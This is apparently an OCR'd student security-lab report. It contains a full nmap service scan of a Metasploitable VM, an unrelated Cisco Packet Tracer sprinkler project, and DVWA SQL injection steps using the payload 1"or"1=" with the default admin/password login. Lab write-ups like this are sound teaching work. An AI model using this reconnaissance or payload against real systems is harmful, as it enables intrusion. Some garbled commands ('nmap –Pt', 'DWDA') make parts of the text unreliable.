
This is used to scan the entire system and all ports.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A  192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```




```
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      37697/tcp   mountd
|   100005  1,2,3      60081/udp   mountd
|   100021  1,3,4      40649/tcp   nlockmgr
|   100021  1,3,4      51365/udp   nlockmgr
|   100024  1          46114/tcp   status
|_  100024  1          59212/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
|   Status: Autocommit
|_  Salt: NJiTFBVk7oLjUGEdHxG8
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```



```
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h14m59s, deviation: 2h30m01s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-03-02T05:10:03-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT     ADDRESS
1   0.67 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.11 seconds
```

f) nmap –Pt

With telnet, this command is used to scan the system.





6. Networking project on Fire extinguisher using cisco packet tracer.

This project makes use of the Cisco Packet Tracer. We make use of this to imitate network devices. This project is used to put out the fire and activate the filter when smoke is detected.

For this to work, we need a server, a water sprinkler, a smoke detector, and three smoke-emitting cars. After dropping each of these parts into the working area, we must rename the server to register server and the water sprinkler to sprinkler.

The networks must then all be static, which can be confirmed by looking at the configuration settings for each component. Then, the ipv4 addresses of the server, sprinkler, and smoke detector must be specified. The separate IPv4 addresses of these parts are 1.0.0.1, 1.0.0.2, and 1.0.0.3. The user must then be found in the server's desktop settings, and an account must be created using admin as the username and password. Then, on each device, select the remote desktop option to connect the smoke detector and fire extinguisher. Then, two conditions—smoke on and smoke off—must be introduced to the server by specifying the boundaries.






Group2:


1. Perform exploiting DVWA

a) Perform SQL injection on DVWA


Step 1: Launch the kali linux and metasploitable operating systems on the virtual machine. Find the metasploitable machine's IP address, then enter it in Firefox.




Step 2: Visit the DVWA link and input the password as password and the username admin.




Step 3: On the DWDA security tab, lower the security level from high to medium. the user ID as 1"or"1=" in the SQL injection section. One submit button click. You will now be given the username.


Damn Vulnerable Web App
192.168.56.101/dvwa/security.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]

